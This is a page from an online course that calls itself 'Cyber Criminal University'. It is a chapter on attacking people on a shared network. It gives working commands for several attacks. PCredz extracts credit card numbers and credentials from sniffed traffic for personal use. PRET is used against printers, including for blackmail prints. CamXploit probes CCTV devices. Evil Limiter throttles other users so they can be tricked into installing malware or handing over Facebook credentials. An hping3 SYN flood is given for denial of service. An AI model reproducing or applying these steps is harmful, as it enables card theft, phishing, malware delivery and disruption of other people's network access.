HackTown
Cyber Criminal University - Home

You are not logged in. You will only be able to access the courses in GREEN from the course list.
Chapter 10 - Network Fuckery
This chapter includes programs and techniques to cause more fuckery on a network you're connected to that I've used in the past for my own needs. Some people may find the following tools and techniques very useful for their own operations and you can adopt them as needed.
It's recommended to be familiar with using WireShark and sniffing the network.
Look through a saved .cap file for credit card information
https://github.com/lgandx/PCredz
You should be very familiar with running WireShark and knowing how to save the data you're sniffing to a .pcap file in order to use this tool to extract Credit card numbers, NTLM(DCE-RPC, HTTP, SQL, LDAP, etc.), Kerberos (AS-REQ Pre-Auth etype 23), HTTP Basic, SNMP, POP, SMTP, FTP, IMAP, etc. from a pcap file or from a live interface.
Once you run WireShark let it sniff the network and save all the data you've sniffed into a .pcap for later review. We can use the PCredz tool to parse through the .pcap file that we saved when sniffing the network looking for any credit card data that may have been sent over plaintext and unencrypted. Please note that the encrypted data you captured you will not be able to view, obviously, so if, for whatever reason, the CC data went across the wire unencrypted you'll be able to grab it and buy yourself something nice for yourself.
Open a new Terminal and type:
sudo apt install libpcap-dev python3-pip -y
source ACTVII/bin/activate
git clone https://github.com/lgandx/PCredz.git
pip3 install Cython && pip3 install python-libpcap
Usage
Extract credentials from a pcap file
cd PCredz
python3 ./Pcredz -f file-to-parse.pcap
Extract credentials from a live packet capture on a network interface (you need root privileges)
cd PCredz
python3 ./Pcredz -i eth0 -v
Printer Exploitation
This section will touch on targeting printers while on the same network. Looking to strictly fuck with printers on the network? Planning on using the network printer to print a bunch of ASCII dick images or a blackmail page? Well you're in luck kid!
In Kali open a new terminal window:
source ACTII/bin/activate
cd PRET
chmod +x pret.py
sudo ./pret.py

If you encounter a printer that you're able to exploit it will be displayed here. You might actually come across some printers in the wild that have their own open access points that you're able to connect to. If you are able to connect to an open printer network you might want to run this attack framework to see if there's anything useful you're able to do against the printer. Might be your foot in the door onto a network. Either than that this is kind of stupid but fun.
For more information and documentation on the commands please refer to:
https://github.com/RUB-NDS/PRET
Check for exposed IP camera or CCTV service
https://github.com/spyboy-productions/CamXploit
The tool performs non-intrusive checks such as scanning commonly used camera ports, identifying accessible web interfaces, and highlighting common configuration weaknesses. This tool is useful after you have ran "nmap" and mapped out the network you're on coming across CCTVs.

In your Kali VM in Terminal type the following:
cd CamXploit
python3 CamXploit.py
Enter the CCTV IP of the target device when prompted and it will scan for common CCTV ports and assess.
Control the upload and download speeds of others
There are times when you want to hog all the bandwidth on the network like a fucking maniac so you have the best connection possible or you want to slow everyone else's connection speeds down to social engineering them. Being able to control the upload and download speeds of other people on the same network can be useful when incorporating them with your MiTM attacks by tricking people into thinking their Internet connection will be throttled unless they apply XYZ patch (malware), supply credentials (phishing), etc.
Remember, creativity is key.
To do this we'll use a program called Evil Limiter.
In your Kali VM in Terminal type the following:
sudo evillimiter

You'll now be in the Evil Limiter console.
Next we'll scan the network to get all the hosts/computers on it so we can throttle their connection.
scan

As you can see I found (7) people on the same network as me that I can throttle their upload/download speeds. Next we type:
hosts

If I wanted to limit the download speed of 10.0.0.41 to 500kbs I would type:
limit 2 --download 500kbit
If I wanted to limit the upload speed of 10.0.0.41 to 500kbs I would type:
limit 2 --upload 500kbit
Limiting the download speed of ALL hosts on the network to 500kbs I would type:
limit all --download 500kbit
Limiting the upload speed of All hosts on the network to 500kbs I would type:
limit all --upload 500kbit
Using 10.0.0.41 (host #2) as the example once you've throttle their upload or download speeds and you want everything to return to normal then you would type:
free 2
To restore all hosts on the network back to normal:
free all
There are more options to this tool and if you're interested in it you should tinker around with it a little more to familiarize yourself with it. After you finish this course you might find it useful into tricking people with a splash page that their Internet connection is limited until they download the "User Agreement", apply the Wi-Fi router firmware page (malware) or Sign in with their Facebook credentials. Be creative!
Denial Of Service (DoS) a single target on the network
You can DoS a single target on the same network with bringing their Internet connection to a crawl and sometimes lock some computers up entirely. I tested this against an older MacBook pro laptop but every computer will act differently which you can test on yourself to see how your computer will respond. Once you run the command below wait at least 3-5 minutes before checking to see how your computer responds to the attack. Always test shit out on yourself first before deploying it in the wild as you would any other tool.
In your Kali VM open up Terminal and type:
hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --flood --rand-source IP
Example
Target IP: 192.168.2.100
hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --flood --rand-source 192.168.2.100
hping3 is full of other capabilities and I advise you to spend some time in learning all of it its functionality.
Remember, launch this tool then wait a few minutes before seeing if it's working on your targets.